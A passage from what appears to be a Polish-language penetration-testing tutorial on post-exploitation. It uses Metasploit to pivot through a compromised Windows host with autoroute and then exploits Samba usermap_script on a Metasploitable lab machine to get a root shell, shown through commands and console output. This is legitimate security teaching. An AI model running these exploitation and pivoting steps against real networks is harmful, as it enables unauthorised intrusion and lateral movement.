Ustawimy RHOST na 10.0.3.5, ponieważ jest to adres IP urządzenia Metasploitable. Następnie, gdy użyjemy `set PAYLOAD cmd/unix/bind_netcat` i show options wszystko zostanie

poprawnie skonfigurowane; Uruchomimy więc exploit i zobaczymy, że exploit wygaśnie, ponieważ urządzenie hakera nie widzi urządzenia Metasploitable. Próbuje więc uruchomić exploit na urządzeniu Metasploitable, mimo że urządzenie Metasploitable ma lukę w zabezpieczeniach, ale nie będziemy mogli z niego skorzystać, ponieważ nie widzimy urządzenia Metasploitable. Jak zobaczymy, exploit się nie powiódł, otrzymaliśmy ConnectionTimeout i po prostu nie mogliśmy połączyć się z komputerem docelowym, jak pokazano na poniższym zrzucie ekranu:

```
msf exploit(multi/samba/usermap_script) > exploit

[*] Started bind handler
[-] 10.0.3.15:139 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.0.3.15:139).
[*] Exploit completed, but no session was created.
```

Teraz nawiążemy interakcję z Meterpreterem na ID 1 i uruchomimy sessions -i 1. Zatem w naszym Meterpreterze uruchomimy ifconfig, aby zobaczyć sieci, do których podłączony jest komputer docelowy:

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  9
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:04:18:04
MTU          : 1500
IPv4 Address : 10.0.2.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f590:a0cd:d841:d69b
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 21
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:7f:6d:b0
MTU          : 1500
IPv4 Address : 10.0.3.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::39cd:c7fe:86ff:47ab
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Widzimy wszystkie interfejsy podłączone do komputera docelowego i szukamy interfejsów z adresami IP. Widzimy, że interfejs o numerze 9 ma adres IP i widzimy, że ten adres IP znajduje się w naszej sieci, więc nie jest to zbyt przydatne. Jest już w naszej sieci; jesteśmy w podsieci 10.0.2.5/24. Innym

interfejsem, który widzimy, jest Interface 21, który jest podłączony do 10.0.3.4; znajduje się on w innej podsieci, której nie możemy zobaczyć z naszego urządzenia Kali Linux.

Teraz spróbujemy skonfigurować trasę między inną podsiecią a obecną. Skopiujemy adres 10.0.3.4 i utworzymy background bieżącej sesji, wracając do Metasploit. Następnie uruchomimy `use post/multi/manage/autoroute`. Teraz, jeśli chcemy zobaczyć wszystkie zarządzane moduły w dowolnym momencie, po poleceniu `use post/multi/manage/` naciśnij dwukrotnie klawisz Tab, a zobaczymy wszystkie moduły `post/multi/manage` i możemy przeprowadzić z nimi nowy eksperyment:

```
msf post(multi/manage/autoroute) > use post/multi/manage/
use post/multi/manage/autoroute          use post/multi/manage/play_youtube        use post/multi/manage/system_session
use post/multi/manage/dbvis_add_db_admin use post/multi/manage/record_mic          use post/multi/manage/upload_exec
use post/multi/manage/dbvis_query        use post/multi/manage/set_wallpaper       use post/multi/manage/zip
use post/multi/manage/hsts_eraser        use post/multi/manage/shell_to_meterpreter
use post/multi/manage/multi_post         use post/multi/manage/sudo
```

Teraz chcemy użyć autoroute. Musimy ustawić SESSION i SUBNET; najpierw ustaw SESSION, uruchamiając set SESSION 1, a następnie ustaw SUBNET na wartość, którą widzieliśmy po uruchomieniu polecenia ifconfig. To było 10.0.3.4. Ponownie używamy bardzo prostych poleceń, których już się nauczyliśmy. Ustawimy to SESSION na liczbę 1 (to jest SESSION którą zhakowaliśmy dla komputera z systemem Windows), a SUBNET to SUBNET, do którego podłączony jest komputer z systemem Windows, więc jest to 10.0.3.0. Następnie uruchomimy exploit, co utworzy połączenie (lub trasę) między naszym urządzeniem a urządzeniem z systemem Windows:

```
msf post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf post(multi/manage/autoroute) > set SUBNET 10.0.3.0
SUBNET => 10.0.3.0
msf post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against MSFDGFWTN10
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.2.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.0.3.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

Teraz wrócimy do tego samego exploita, którego próbowaliśmy na początku tej sekcji i przekonamy się, że teraz exploit zadziała, ponieważ urządzenie z systemem Windows jest dla nas widoczne. Zamiast korzystać z exploita `exploit/multi/samba/usermap_script`, możemy skorzystać ze skanerów portów lub modułów wykrywania, które są preinstalowane w Metasploit, lub dowolnego innego modułu dołączonego do Metasploit. Mamy teraz połączenie z komputerem z systemem Windows i skonfigurowaliśmy trasę między tą siecią a naszym komputerem, więc możemy teraz zobaczyć urządzenie z systemem Metasploitable. Teraz użyjemy tego samego exploita, którego używaliśmy wcześniej: `exploit/multi/samba/usermap_script`. Pozostawimy opcje bez zmian, ponieważ wszystko jest skonfigurowane poprawnie. Po prostu uruchomimy exploit, jak widać na poniższym zrzucie ekranu, powłoka poleceń uruchomi się poprawnie, a my uzyskamy dostęp do urządzenia Metasploitable:

```
msf exploit(usermap_script) > exploit

[*] Started bind handler
[*] Command shell session 2 opened (Local Pipe -> Remote Pipe)
```

Możemy uruchomić id i uname -a, aby potwierdzić powyższe, i wtedy zobaczymy, że jesteśmy w urządzeniu Metasploitable i możemy uruchomić dowolne polecenie systemu Linux; możemy użyć ls, pwd lub dowolnego innego polecenia systemu Linux w następujący sposób:

```
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

Zasadniczo mamy pełny dostęp do komputera docelowego. Jak wspomnieliśmy wcześniej, możemy wgrać program i uruchomić go z komputera docelowego. Jednak wgrywanie danych na zhakowany komputer nie zawsze jest dobrym pomysłem – konfigurowanie tras i korzystanie z funkcji pivot to znacznie bezpieczniejsze rozwiązania. Zdecydowanie zalecamy zapoznanie się z innymi modułami Metasploitable, ponieważ Metasploit jest bardzo rozbudowany. Trudno mi było omówić wszystko; omówiłem tylko główne punkty, ale zawsze możesz przejrzeć inne moduły. Korzystanie z modułów w praktyce zazwyczaj wygląda tak samo, jak tutaj; przyjrzeliśmy się szerokiej gamie modułów, więc powinieneś móc konfigurować opcje i uruchamiać moduły w dowolny sposób.

**Podsumowanie**

Skupiliśmy się na zadaniach poeksploatacyjnych, które obejmowały działania, jakie można podjąć po włamaniu się do systemu docelowego. Omówiliśmy podstawowe polecenia systemu plików i zilustrowaliśmy, jak uzyskać dostęp do komputera ofiary, nawet jeśli użytkownik nie korzysta z konkretnego oprogramowania lub wyłączył system. Wdrożyliśmy zarówno proste, jak i zaawansowane metody utrzymania dostępu do systemu. Następnie omówiliśmy, jak uzyskać dane uwierzytelniające użytkownika po przeprowadzeniu ataku keyloggerowego na urządzenie docelowe. Później omówiliśmy koncepcję „pivotowania”, co oznacza atakowanie systemu, który nie jest bezpośrednio obecny w naszej sieci. Przeanalizowaliśmy nawet przykłady „pivotowania” tras automatycznych.